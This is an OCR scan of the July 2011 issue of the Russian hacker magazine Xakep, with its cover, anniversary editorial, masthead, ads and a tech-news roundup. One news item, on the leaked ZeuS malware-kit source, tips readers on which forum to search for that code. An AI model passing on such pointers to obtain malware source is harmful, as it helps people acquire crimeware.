ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

www.xakep.ru

ИЮЛЬ 07 (150) 2011

(game)land
hi-fun media
publishing for enthusiasts
4 607157 100063 11007

журнал компьютерных хулиганов
Хакер
#1/99

- Батхед, а зачем мы комп разобрали?
- Ты чё, Баклан, не понял? Мы, типа, крутые взломщики!



[1-150]

Ломаем с 1999 года

ХАКЕР ИЮЛЬ 07 (150) 2011
[1-150]. ЛОМАЕМ С 1999 ГОДА
150



Журнал Хакер ищет кандидатов на должность редактора рубрики Взлом

Основные приметы:

- На вид 18-25 лет
- Читает журнал Хакер и мечтает в нем поработать
- Знает слова «XSS» и «Heap overflow»
- Умеет и любит лечить SQL-инъекции от слепоты
- В курсе, чем null-byte отличается от gigabyte
- Предпочтет поездку на Black Hat алкотуру в Ебипте
- С первого раза отличает хорошую статью от плохой
- Способен связать больше 5 слов в читаемое предложение
- Готов к жесткой работе по вербовке новых авторов
- Умеет читать технические тексты на английском

Обращаться на адрес nikitoz@real.xakep.ru
со строкой «VZLOM» в теме письма



INTRO

150 месяцев назад, холодный послекризисный февраль 1999 года. Митинский радиорынок, глючный dial-up, трехдюймовые дискеты, DALnet, Pentium MMX и пиратская копия Windows 98 на царапаном диске. Вечно занятые BBS уже не в моде, зато ночной интернет-анлим — мечта любого юного гика и предмет для разногласий с родителями. Генофонд пока в норме: с 80 по 85 год страна производила 2-3 миллиона детей в год, и к концу девяностых в России оказалось больше 10 миллионов тинэйджеров, ищущих свое призвание, предмет для мощного увлечения на всю жизнь. Кто-то выбрал балтику-девятку перед школой по 10 рублей за бутылку, кто-то шприц с мутной жижей на лестничной площадке. Но было немало и тех, кто страстно жаждал узнать ip ламера в чате и пропатчить маздай, чтобы через шары не уперли дайлап. Учитывая, что ларьки с прессой были заполнены рецептами лечения геморроя по авторской методике «моча, гусиный помет и зверобой», 1999 год — несомненно, лучшее в истории человечества время для запуска журнала компьютерных хулиганов.

Сейчас, спустя 12.5 лет, очень круто и приятно анализировать путь, пройденный журналом. Приятно осознавать, что Хакер всегда менялся для читателей: иногда предугадывая и формируя интерес, а иногда — следуя уже самостоятельно оформившимся потребностям. Приятно понимать, что журнал выполнил важнейшую роль: воодушевил в сложное время десятки тысяч молодых парней на саморазвитие и самообучение, показал им светлую и веселую сторону технологий, заставил заниматься IT и развивать технологии в нашей стране.

Аплодисменты людям, которые создали Хакер и на разных этапах сопровождали журнал эти 12.5 лет: Игорю Пискунову, Синтезу, Феде Добрянскому, Холоду, Данечке, Ядовитому, Курту, Мишгану, Мэлу, Реланиуму, Кибизоиду, Сайдексу, Мише Терехову, Максу Зеленко, M.J.Ash'у, Куттеру, Бублику, Хинту, Симбиозису, Олегу NSD, Руслану Рубанскому, Кириллу Петрову, Косте Обухову, Саше Лозовскому, Андрею Матвееву, Форбу, Длинному, Горлуму и Степу. Респект!

nikitozz, главред X

Content



024
Android-марионетки
Система управления всеми устройствами на Android: что это?

094
Энергия полураспада
Обзор самых интересных форков последнего времени





136
Чемоданчик для загородного выживания
Собираем летний гик-набор в одном чемоданчике

/РЕДАКЦИЯ
>Главный редактор
Никита «**nikitozz**» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«**gorl**»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
PC_ZONE и UNITS
Степан «**step**» Ильин
(step@real.xakep.ru)
КОДИНГ, MALWARE и SYN/ACK
Александр «**Dr. Klouniz**» Лозовский
(alexander@real.xakep.ru)
UNIXOID и PSYCHO
Андрей «**Andrushock**» Матвеев
(andrushock@real.xakep.ru)
>Литературный редактор
Юлия Хлыстова

> DVD
Выпускающий редактор
Степан «**Step**» Ильин
(step@real.xakep.ru)
Unix-раздел
Антон «**Ant**» Жуков
(antitster@gmail.com)
Security-раздел
Дмитрий «**D1g1**» Евдокимов
(evdokimovds@gmail.com)
Монтаж видео
Максим Трубицын

>PR-директор
Анна Григорьева (grigorieva@glc.ru)

>Редактор xakep.ru
Леонид Боголюбов (xa@real.xakep.ru)

/ART
>Арт-директор
Евгений Новиков
>Верстальщик
Вера Светлых

/PUBLISHING
(game)land
>Учредитель
ООО «Гейм Лэнд», 115280, Москва, ул. Ленинская Слобода, 19, Омега плаза, 5 этаж, офис № 21
Тел.: (495) 935-7034, **факс:** (495) 545-0906
>Генеральный директор
Дмитрий Агарунов
>Генеральный издатель
Денис Калинин
>Финансовый директор
Андрей Фатеркин
>Директор по персоналу
Татьяна Гудебская
>Директор по маркетингу
Елена Каркашадзе
>Главный дизайнер
Энди Тернбулл
>Директор по производству
Сергей Кучерявый

/РАЗМЕЩЕНИЕ РЕКЛАМЫ
Тел.: (495) 935-7034, **факс:** (495) 545-0906
/РЕКЛАМНЫЙ ОТДЕЛ
>Директор группы TECHNOLOGY
Марина Комлева (komleva@glc.ru)

>Старшие менеджеры
Ольга Емельянцева (olgaeml@glc.ru)
Оксана Алехина (alekhina@glc.ru)

>Менеджер
Елена Поликарпова (polikarpova@glc.ru)

>Администратор
Юлия Малыгина (maligina@glc.ru)

>Директор корпоративной группы (работа с рекламными агентствами)
Лидия Стрекнева (strekneva@glc.ru)
>Старшие менеджеры
Ирина Краснокутская
Наталья Озира
Кристина Татаренкова
>Менеджер
Надежда Гончарова
>Старший трафик-менеджер
Марья Алексеева (alekseeva@glc.ru)
> Директор по продаже рекламы на MAN TV
Марина Румянцева

/ОТДЕЛ РЕАЛИЗАЦИИ СПЕЦПРОЕКТОВ
>Директор
Александр Коренфельд
>Менеджеры
Александр Гурьяшкин
Светлана Мюллер

/РАСПРОСТРАНЕНИЕ
>Директор по Дистрибуции
Кошелева Татьяна (kosheleva@glc.ru)
> Руководитель спецраспространения
Лукичева Наталья (lukicheva@glc.ru)
> Претензии и дополнительная инфа:
В случае возникновения вопросов по качеству печати и DVD-дисков: claim@glc.ru.
> Горячая линия по подписке
Факс для отправки купонов и квитанций на новые подписки: (495) 545-09-06
Телефон отдела подписки для жителей Москвы: (495) 663-82-77
Телефон для жителей регионов и для звонков с мобильных телефонов: 8-800-200-3-999

> Для писем
101000, Москва, Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14.02.2002
Отпечатано в типографии «Zapolex», Польша.
Тираж 219 833 экземпляров.

Мария «Mifrill» Нефедова (mifrill@real.xakep.ru)



Meganews



КОШЕЛЕК И МУЗЫКА ОТ GOOGLE



Google уже давно перестал быть только лишь поисковым гигантом, и запуск двух новых сервисов — лишнее тому подтверждение. Компания, наконец, анонсировала долгожданный сервис мобильных платежей. Он получил имя Google Wallet и был разработан в сотрудничестве с Citigroup, MasterCard, First Data и американским оператором Sprint. О подобных сервисах, позволяющих превратить мобильный телефон в кошелек, мы рассказывали раньше (например, о BlingTag). Обычно они предполагают использовать модуль NFC (Near Field Communication). Если такового в устройстве нет, то Google предлагает использовать специальные NFC-стикеры. Пока Google Wallet планируется запустить только на смартфонах под управлением Android, однако в Google уверяют, что компания будет «сотрудничать со всеми», если поступят соответствующие предложения. Когда состоится запуск Google Wallet, пока не сообщается, зато вокруг сервиса уже успел разгореться скандал. В суд на Google собираются подавать компании eBay и PayPal, обвиняя «Гугл» в краже коммерческой информации. Дело в том, что некоторое время назад Google и eBay вели переговоры о запуске новой онлайновой платежной системы. Со стороны eBay «переговорщиком» выступал Усама Бедье, который перед самым подписанием соглашения внезапно решил уволиться и перейти работать в... Google. В начале 2011 года Бедье получил должность, ни много ни мало, вице-президента Google, а на должность вице-президента по электронной коммерции пришел еще один «перебежчик» — Стефани Тилениус, ключевая сотрудница PayPal. В eBay утверждают, что эти двое обладали стратегически важной информацией по всем аспектам работы платежной системы. Что характерно, презентацию сервиса Google Wallet в Нью-Йорке проводили именно Бедье и Тилениус. Похоже, иск от eBay и PayPal действительно не заставит себя ждать.
Второй анонс был менее громким — Google в режиме бета-теста запустил музыкальный сервис (пока только для жителей США). Теперь каждый пользователь может загрузить туда «в Гугл» 20 000 треков, после чего они станут доступны ему с других компьютеров и с мобильных устройств. Для сервиса выпущено специальное Android-приложение. Кстати, скачивать загруженную музыку нельзя, только слушать в потоковом режиме — борьба с пиратством.

В марте, в ходе операции по аннигиляции ботнета Rustock, были изъяты десятки жестких дисков. Microsoft сообщает, что на них нашлось много интересного: к примеру, в одном файле содержалось 427 000 email-адресов.

ФАРМЕРЫ ПОНЕВОЛЕ



Любителям ММОРПГ известно, что во всех мало-мальски популярных онлайновых играх пышным цветом процветает бизнес наших восточных братьев. Корейцы и китайцы (в основном китайцы) прокачивают за реальные деньги персонажей, продают игровые вещи, добывают для последующей продажи различные внутриигровые раритеты, или же честно и тупо фармят голд. Самое забавное в том, что занимаются такими делами не только боты, но и живые люди, все же за ботоводство в солидных играх можно очень быстро получить бан. Но кто бы мог подумать, что иногда люди делают это вовсе не по собственной воле. Британское издание «The Guardian» опубликовало интересную информацию: корреспондент брал интервью у бывшего заключенного, отбывавшего наказание в трудовом лагере Цзиси (китайская провинция Хэйлунцзян). Согласно показаниям бедняги, днем узники в их поселении работали на угольной шахте по 12 часов, а ночью занимались фармингом! Предприимчивое руководство лагеря решило подзаработать и заставляло 300 человек посменно играть в World of Warcraft. Компьютеры работали круглосуточно, в день «зеки» могли приносить до 5000-6000 юаней, то есть порядка $900. Разумеется, сами ударники виртуального труда этих денег не видели, все уходило в карман администрации. За невыполнение установленной дневной нормы фарма заключенных подвергали физическим наказаниям. В таких чудовищных условиях даже самый ярый фанат онлайновых игр, скорее всего, возненавидел бы их на всю оставшуюся жизнь, что говорить о бедных заключенных. Как метко подмечает шокированная сетевая общественность: вот она, колония XXI века — зал видеоигр.

СВЕЖИЕ «МАКИ» +70% К ПРОИЗВОДИТЕЛЬНОСТИ



Компания Apple продолжает планомерное обновление своей продукции. На этот раз традиционной «доработке» подверглись компьютеры iMac, в последнее время несправедливо забытые на фоне iPad, iPhone и иже с ними. Теперь доступно четыре конфигурации моноблоков:
21,5", четырехядерный процессор Intel Core i5 с частотой 2,5 ГГц, видеоадаптер AMD 6750M с памятью GDDR5 объемом 512 Мб, жесткий диск объемом 500 Гб, цена в США — $1199;
21.5", i5 2,7 ГГц, AMD 6770M 512 Мб, жесткий диск 1 Тб, $1499;
27", i5 2,7 ГГц, AMD 6770M 512 Мб, жесткий диск 1 Тб, $1699;
27", i5 3,1 ГГц, AMD 6970M 1 Гб, жесткий диск 1 Тб, $1999.
Как видишь, новые «Маки» обладают мощными четырехядерными процессорами Intel Core i5, а при покупке также имеется возможность выбрать процессор Core i7 с частотой до 3,4 ГГц, установить дополнительный жесткий диск до 2 Тб, SSD-накопитель объемом 256 Гб, и увеличить ОЗУ до 8 Гб. Также новое поколение iMac, это первые настольные компьютеры на рынке, оснащенные интерфейсом ввода/вывода Thunderbolt (один порт для 21,5-дюймовой модели и два для 27-дюймовой).
К нововведениям можно отнести и камеру FaceTime HD с поддержкой видео высокого качества. В остальном серьезных изменений нет: iMac по-прежнему выполнены в корпусе из алюминия и стекла, базируются на IPS-матрицах, имеют порт FireWire 800, 4 порта USB 2.0, считыватель карт SDXC, оптический привод SuperDrive (DVD-RW), порт Gigabit Ethernet и адаптеры Wi-Fi (802.11n 2,4/5 ГГц и Bluetooth 2.1+EDR). Обновленная линейка макинтошей уже в продаже.

Компания Seagate представила первый в мире жесткий диск типоразмера 3,5 дюйма, на каждой пластине которого хранится 1 Тб информации. Этот показатель соответствует рекордной удельной плотности записи 625 Гбит/кв.дюйм.

30 ЛЕТ ЗА ПОДДЕЛЬНЫЕ КУПОНЫ



Это, пожалуй, было бы смешно, если бы не было так печально. В Соединенных Штатах судят 22-летнего студента Рочестерского технологического института по имени Лукас Хендерсон, и парню грозит до 30 лет тюрьмы. Нет, этот будущий IT-шник не воровал тысяч банковских карт, не ломал популярные онлайновые сервисы и не совал свой нос в правительственные сети. Лукас прикола ради распространял через имейджборды (вроде 4chan и Zoklet) поддельные скидочные купоны, которые сам же и «рисовал». Особо отметим, что он не заработал на этом ни цента. Однако правоохранительные органы сообщают, что общий убыток от действий Хандерсона составляет сотни тысяч долларов. Горе-любитель халявы не мелочился, он распространял купоны самых разных мастей, от скидок на стиральные порошки до Sony PlayStation. Интересно и то, что парень неплохо заметал следы, юзал прокси, Tor, но в итоге засветился, глупо потеряв бдительность, — опубликовал пару постов безо всяких ухищрений со своего университетского IP. Теперь, как уже сказано выше, ему грозит весьма длительный тюремный срок.

Dropbox раскрыл статистику, согласно которой пользователи сохраняют 300 млн файлов ежедневно. Это более миллиона файлов каждые 5 минут! В целом юзеры Dropbox сохранили уже более 100 млрд файлов.

КОМПАКТНОЕ АУДИО ОТ EDIFIER

Компании Edifier выпустила интересный гаджет — компактную, портативную аудиосистему MP15 со встроенным MP3-плеером, которую можно подключить к любому источнику звука. Большим плюсом является то, что система может работать от встроенного аккумулятора (зарядка осуществляется по USB-кабелю), а одного полного заряда хватит на 6 часов воспроизведения. Это позволяет использовать гаджет как дома, так и вдали от цивилизации — автономно. Новинку действительно удобно брать с собой: размеры очень скромны — 200x60x33 мм, а вес равен всего 200 граммам. Аудиосистема MP15 поддерживает SD-карты и совместима со всеми аудиоформатами. Качественный звук обеспечивается современными магнитно-экранированными динамиками 2x1,5" (40мм) с алюминиевой мембраной. Управление звуком и встроенным MP3-плеером осуществляется при помощи удобных прорезиненных кнопок, расположенных на верхнем ребре корпуса.

» Корпорация Symantec совместно с Профессионалы.ру провели опрос, в ходе которого выяснили, что 70% сотрудников компаний выносят корпоративную информацию из закрытых внутренних сетей, 68% — пользуются на работе социальными сетями, а более 56% опрошенных вообще унесли бы с собой на флешке не просто корпоративную, но и строго конфиденциальную информацию.

ЭТОЙ МЫШИ НЕ НУЖНЫ ПРИЕМНИКИ И ПЕРЕДАТЧИКИ



Современная публика уже давно привыкла к различным беспроводным гаджетам, но компания HP решила удивить искушенных компьютерщиков и выпустила в продажу «грызуна», сообщающегося с компьютером посредством Wi-Fi. Новинка получила незамысловатое название Wi-Fi Mobile Mouse и, как гласит официальное заявление HP, это первая в индустрии компьютерная мышь, использующая интерфейс Wi-Fi (технология Link-5). У новинки есть один неоспоримый плюс — для работы ей не нужны никакие приемники сигнала, которые, как правило, являются обязательным элементом для беспроводных девайсов. Wi-Fi Mobile Mouse подключается к компьютеру напрямую, то есть из USB-портов ничего лишнего торчать не будет. Радиус действия девайса — 10 м, а срок работы на одном комплекте батарей типоразмера AA — 9 месяцев. Очень неплохо, согласись? Но это еще не все. Хотя устройство и позиционируется HP, как компактное и мобильное, разработчики подумали и о его функциональности: HP Wi-Fi Mobile Mouse оснащена пятью программируемыми кнопками и четырехпозиционным колесом. К тому же, мышка использует лазерную систему позиционирования, где частота опроса датчика составляет 1600 отсчетов на дюйм (CPI). Цена гаджета в Европе составляет $50.

ЯВА ЗОЛОТАЯ ТУРБО



Хорошо известная на российском рынке марка «Ява Золотая» представляет новику — сигареты «Ява Золотая Турбо», отвечающие всем новейшим тенденциям в данной области. Особенности конструкции фильтра позволяют потокам воздуха и дыма смешиваться в полой воздушной камере, обеспечивая этим мягкость и сбалансированность вкуса. Такой вид фильтра уже широко используется в сигаретах премиум-класса в разных странах мира — теперь эта технология применяется и в «Яве Золотой Турбо». Новинка предлагается в одной версии насыщенности вкуса. Содержание в дыме сигареты: смолы — 7 мг, никотина — 0,6 мг, CO — 8 мг. Максимальная розничная цена на «Ява Золотая Турбо» составит 25 рублей.



МИНЗДРАВСОЦРАЗВИТИЯ РОССИИ ПРЕДУПРЕЖДАЕТ:
КУРЕНИЕ ВРЕДИТ ВАШЕМУ ЗДОРОВЬЮ


ГЕЙМЕРЫ НА СЛУЖБЕ АРМИИ



Американские военные очень стараются идти в ногу с прогрессом, мыслить нестандартно и обратить глобализацию в свою пользу. Порой из совокупности этих факторов рождаются очень смешные вещи. Признаться, узнав о новой затее ВМФ США, мы поначалу решили, что эта запоздавшая первоапрельская шутка, но нет, оказалось, что все серьезно. Американцы придумали привлечь к решению проблемы сомалийских пиратов... геймеров. Нет, мы не шутим. Они тоже. Армейские специалисты всерьез полагают, что геймеры, закаленные годами игры в стратегии и ММОРПГ, сумеют помочь в разработке новой методики борьбы с сомалийцами. Для этих целей был создан проект Massive Multiplayer Online War Game Leveraging the Internet (MMOWGLI), найти которой можно по адресу mmowgli.nps.edu. Это будет не что иное, как онлайновая игра, в которой, как несложно догадаться, будут моделироваться условия, максимально приближенные к реалиям. Запуск MMOWGLI состоится этим летом. Вообще-то, игра должна была уже стартовать, однако слишком много людей выразили желание поучаствовать в проекте, так что релиз пока отложили. Тем не менее, уже известно, что игра будет разбита на три раунда, каждый из которых будет длиться неделю. Игрокам придется не просто ходить под парусом и постреливать по врагу из всех орудий, но вырабатывать стратегию, оценивать риски, составлять самые настоящие военные планы. Также геймеры получат возможность голосовать за идеи других участников игры, выбирая оптимальные варианты развития событий. По завершении виртуальных баталий, ВМФ США систематизирует полученные данные и получит на руки множество новых, вероятно, весьма нестандартных идей по борьбе с сомалийцами. Такой вот оригинальный краудсорсинг от американских военных.

Ассоциация производителей программного обеспечения обнародовала ежегодный отчет, согласно которому в 2010 году ущерб от пиратства в России составил около 3 млрд долларов.

А КИБОРГОВ ВСЕ БОЛЬШЕ И БОЛЬШЕ



Слово «киборг», придуманное Манфредом Клайнсом и Натаном Клином еще в 60-х годах прошлого века, уже давно перебралось со страниц фантастических романов в нашу жизнь. Как очень тонко отмечает один из основателей жанра киберпанк Уильям Гибсон: «Киберпанк уже здесь, просто пока он распределен очень неравномерно». Действительно, пока мы не сталкивается с проапгрейдженными людьми на каждом шагу, но, возможно, подобные времена уже недалеко. Случаи, когда людям после травм устанавливали бионические протезы, уже известны (хотя пока их единицы), но теперь появился и первый киборг по доброй воле. Двадцатишестилетний серб по имени Майло согласился на добровольную ампутацию кисти руки, чтобы поставить на ее место бионический протез! Стоит отметить, что несколько лет назад Майло все же попал в автокатастрофу, и его рука по сей день практически парализована. Тем не менее, шаг все равно смелый. Новый бионический протез, который врачи пришьют пациенту вместо его собственной руки, выглядит почти как настоящая кисть, умеет захватывать и удерживать мелкие (и довольно хрупкие) вещи. Работает устройство, подчиняясь командам мозга владельца, которые воспринимает благодаря датчикам, что крепятся к нервам предплечья. На иллюстрации, кстати, не Майло, а самый первый на Земле человек с бионическим протезом — 24-летний австриец Патрик.


НОУТБУК НА СОЛНЕЧНЫХ БАТАРЕЯХ

На ежегодном африканском форуме в Найроби компания Samsung представила весьма любопытную разработку. Пусть пока это лишь анонс и прототип, потенциал у девайса может оказаться большой. Samsung объявил о создании ноутбука, работающего на солнечных батареях. Прототип показали публике, можно сказать, издалека — все, что пока о нем известно, это название: NC215S. Технические характеристики и какие бы то ни было подробности не разглашались. Разработка, по словам представителей компании, ориентирована на африканцев и других жителей развивающихся стран, где с электричеством большие проблемы (чаще всего выражающиеся в полном его отсутствии). Если все это не громкие слова и не сырой концепт, до воплощения которого еще далеко, то подобное устройство могло бы заинтересовать отнюдь не только африканцев, но и выживальщиков, путешественников и прочих сограждан, любящих забраться подальше от цивилизации.



ПРИ ПОКУПКЕ КАЧЕСТВА –
МОЛОКО В ПОДАРОК
Слово «кашрут» на иврите означает «пригодный, разрешенный».
Система кошерного питания – это древнейшая, бережно сохраняемая традиция еврейского народа. В ее основе лежат несколько заповедей из Торы. В том числе, относящиеся к здоровью животных.
Ученые изучали и применяли Законы кашрута на протяжении трёх тысяч лет.
Люди различных национальностей и вероисповеданий доверяют качеству кошерных продуктов. Во многих странах мира, кошерные продукты питания считаются более качественными – из –за строгого контроля и дополнительных требований по гигиене, пищевым добавкам и применению химических веществ.
Идеологическую основу кошерного питания прекрасно передает поговорка "мы – это то, что мы едим". От еды напрямую зависит наше здоровье и долголетие. А также состояние духа и ясность мысли, характер и поступки.
Тевье
молочник
Luxury
МОЛОКО
питьевое
пастеризованное
ГОСТ Р 52090-2003
3,2 %
на правах рекламы


ЗАКАЗУХА ВЫСШЕГО УРОВНЯ



Как известно, на войне все средства хороши, а когда речь идет о конкуренции огромных компаний, это и есть самая настоящая война — информационная. На очень неприятной вещи поймали компанию Facebook, поймали буквально за руку: Facebook попытался заказать очернение Google в прессе. С этой деликатной просьбой Цукерберг и сотоварищи обратились к PR-агентству Burson-Masteller, входящему в структуру крупнейшего мирового рекламного холдинга WPP, чьими клиентами также являются такие «монстры», как Microsoft. Задача, поставленная перед пиарщиками, была проста: требовалось опубликовать в американских СМИ побольше критических статей о политике Google, а именно — о том, как поисковый гигант размещает в своем индексе данные (в обход запретов на индексацию социальных сетей). Нечестная игра Facebook раскрылась, когда представители Burson-Masteller попытались заказать популярному западному блогеру негативный очерк о Google. Блогер не только отказался писать подобное, но и, выяснив побольше подробностей, опубликовал переписку с пиарщиками на computerworld.com. В прессе, разумеется, тут же поднялась изрядная шумиха, да такая, что припертый к стене Facebook даже факта «заказа» отрицать не стал (попросту не смог). Зато представители Burson-Masteller теперь заявляют, что этот проект противоречил этическим нормам их агентства, и они в любом случае не собирались его выполнять. Также в Burson-Masteller уже оборвали с крупнейшей социальной сетью все отношения. Представители Google от комментариев воздерживаются, что, в общем, логично — Facebook и без посторонней «помощи» уже заработал большое пятно на своей репутации.

» Сергей Брин, один из основателей Google, рассказал, что всего около 20% сотрудников компании пользуются ОС Microsoft Windows. Сам Брин признался, что предпочитает Chrome OS.

ZEUS — БЕСПЛАТНО, ВСЕМ И КАЖДОМУ



После слияния воедино двух лидирующих на черном рынке инструментариев, ZeuS и SpyEye, было ясно, что грядут определенные перемены. Мы держим руку на пульсе и стараемся информировать тебя о последних переменах на этом фронте. Последние новости таковы: ZeuS в своем прежнем виде, судя по всему, перестает существовать. Исходники малварь-кита были обнаружены специалистами по безопасности сразу в нескольких местах Сети, совершенно бесплатно, доступные для скачивания. Таким образом, продажам инструментария (чья цена доходила до $10 000, в зависимости от сборки) пришел конец. Нельзя сказать, что это очень здорово, так как теперь исходники совершенно бесплатно попадут в руки кучи «энтузиастов», которые смогут создать с их помощью много всякого-разного. Кто устроил эту утечку и зачем, пока остается неясным. Вполне возможно, что авторы «Зевса» в будущем добавят в свое творение новые функции и продолжат торговать более «продвинутыми» его версиями. То есть, вероятно, stand-alone-версию хоронить все же еще рано. Кстати, небольшая подсказка: в поисках тех самых исходников советуем заглянуть на форум wasm.ru :).


КОПИРАСТЫ СТАВЯТ НОВЫЕ (АНТИ)РЕКОРДЫ

В последнее время среди правообладателей считается едва ли не моветоном не судиться с пользователями. «Зарабатывать» сотни тысяч долларов на домохозяйках и студентах — это модно, легко и удобно. Однако большинству борцов за авторское право очень далеко до масштабов судебного разбирательства, которое учинила компания US Copyright Group, представляющая интересы кинопродюсеров. US Copyright Group собирается засудить, ни много ни мало, 23 000 человек за скачивание боевика Сильвестра Сталоне «Неудержимые». Это рекорд даже для американцев. Изначально в иске фигурировали 6500 обвиняемых, но в данный момент, по утверждению истца, известны уже 23 322 IP-адреса, и их количество, вероятно, еще увеличится. Судья уже разрешил компании запросить у интернет-провайдеров информацию о пользователях, скачавших фильм. Информация включает в себя имя, адрес, номер телефона и адрес электронной почты. Интересно, что на этот раз обвиняемым инкриминируется не распространение фильма в файлообменных сетях, а лишь его скачивание. Размер штрафа за это



может составить до $150 000. Впрочем, ожидается, что большинство претензий урегулированы в рамках мировых соглашений, то есть после уплаты штрафа в размере $3000.

ШИФРОВАНИЕ БЕЗ ШИФРОВАНИЯ



Шифрование данных — штука хорошая, но не всегда удобная, ведь зачастую сам факт шифрования действует на любознательных ломателей, как красная тряпка на быка (раз зашифровано, значит что-то интересное). Исследователи из Университета Южной Калифорнии (США) и Национального научно-технического университета Пакистана (NUST) под руководством Хасана Хана нашли интересную альтернативу современным методам защиты данных. Они предлагают использовать методы стеганографии и даже написали для этого специальное ПО. По сути, получается шифрование без шифрования: написанный исследователями софт не отдает расстановку кластеров файла на откуп контроллеру накопителя, а делает это самостоятельно. «Шифр» тоже довольно прост: если последовательно идущие кластеры расположены рядом, это означает «1» в бинарном коде, если на расстоянии, — «0». Все что требуется знать, чтобы докопаться до секретной инфы — в каком файле переставлены кластеры. Дешифровка данных выполняется той же прогой, что их кодировала. По утверждению создателей, взломать систему практически невозможно, однако она имеет ряд чисто физических ограничений. Так, скажем, на жестком диске объемом 160 Гб можно сохранить шифровку размером 20 Мб. Дефрагментация для новшества тоже опасна, она может обернуться потерей всех данных. Также пока нельзя вносить изменения в уже закодированное послание — придется переделывать его заново. Ну и, конечно, проблемы могут возникнуть с FAT32, где максимальный размер файла составляет 4 Гб. Подробности можно найти по адресу sciencedirect.com/science/article/pii/S016740481000088X, но, к сожалению, только на английском языке.

ИНТЕРНЕТ-ТЕЛЕВИЗОР ОТ VESTEL

Connected TV от компании Vestel, это телевизор с диагональю 55 дюймов, в который интегрированы различные «плюшки» интернет-инфраструктуры. Система (при помощи пульта дистанционного управления) обеспечит легкий доступ к некоторым интернет-страницам, даст возможность выбирать различные виджеты, а именно новости, погоду, туристическую информацию, часы, видео, изображения и так далее. Также телевизор позволит насладиться развлекательным контентом в формате 3D (будь то фильмы, спортивные трансляции, игры или фотографии), благодаря использованию активных 3D-очков. 3D-режим изображения выбирается автоматически, посредством нажатия кнопки 3D на пульте дистанционного управления. То есть, ты свободно можешь переключаться между режимами 2D и 3D. Благодаря разработке и интеграции в телевизор специального чипа и алгоритму виртуальной глубины, создается иллюзия глубины изображения при просмотре фильмов или фото. Также новинка может похвастаться функцией коллективного использования, высоким разрешением 3D и совместимостью со многими 3D-форматами.



» На ежегодной конфереции WWDC 2011 было объявлено, что в настоящее время в мире существует 54 млн пользователей Mac, причем 3/4 из них являются владельцами MacBook.

«ЯНДЕКС» СТАЛ ПУБЛИЧНОЙ КОМПАНИЕЙ

В конце мая состоялось знаменательное для всего Рунета событие — компания «Яндекс» разместила акции на фондовой бирже NASDAQ. IPO (Initial Public Offering — первоначальное публичное предложение акций компании на продажу широкому кругу лиц) «Яндекса» стало одним из самых ожидаемых в этом году. Компания котируется под тикером YNDX. Это было уже второе крупное IPO российской интернет-компании за последний год. Напомним, что в ноябре 2010 года Mail.ru Group разместила на Лондонской фондовой бирже около 16,8% акций. «Яндекс» начал торги акциями на бирже NASDAQ 24 мая в 18:30 по московскому времени, и изначально предполагалось получить после размещения акций около 1 млрд долларов. Но все обернулось еще лучше: в ходе IPO «Яндекс» был оценен в 8,03 миллиарда долларов. Акции компании были размещены по верхней границе ценового диапазона — на уровне $25 за штуку. Впоследствии торги начинались уже с $35 за акцию. То есть, вся компания оценена примерно в 11,2 миллиарда долларов. «Яндексу» удалось заткнуть за пояс даже социальную сеть LinkedIn, вышедшую на NASDAQ неделей раньше. Наши им искренние поздравления!



MICROSOFT ПОКУПАЕТ SKYPE



Крупнейшей сделкой за всю историю компании стала для Microsoft покупка сервиса IP-телефонии и видеосвязи Skype — «мелкомягким» пришлось раскошелиться на $8,5 млрд. Напомним, что Skype и ранее переходил «из рук в руки». Первый раз в 2005 году, когда Skype приобрела компания eBay за $2,6 миллиарда, и позже, в 2009 году, когда пакет акций Skype был продан консорциуму инвесторов за $1,9 миллиарда (об этой непростой истории мы рассказывали подробно). На данный момент у Skype 170 млн активных пользователей, однако, с получением прибыли все равно возникают проблемы.
Сможет ли Microsoft разрешить их? Возможно. У IT-гиганта большие планы относительно нового приобретения, к примеру, планируется интегрировать поддержку Skype в Xbox, Kinect и аппараты с Windows Phone на борту, а также связать с многочисленными онлайновыми сервисами Microsoft. Хотелось бы отметить, что панические крики «Microsoft убьет Skype!» вряд ли обоснованы. Известно, что новый владелец не собирается прекращать поддержку stand-alone-версии приложения и версий для Lixux, Mac OS и других платформ. Skype войдет в состав Microsoft на правах отдельного подразделения. Во главе подразделения останется нынешний глава Skype Тони Бейтс (Tony Bates). Словом, поводов для паники пока нет вовсе.

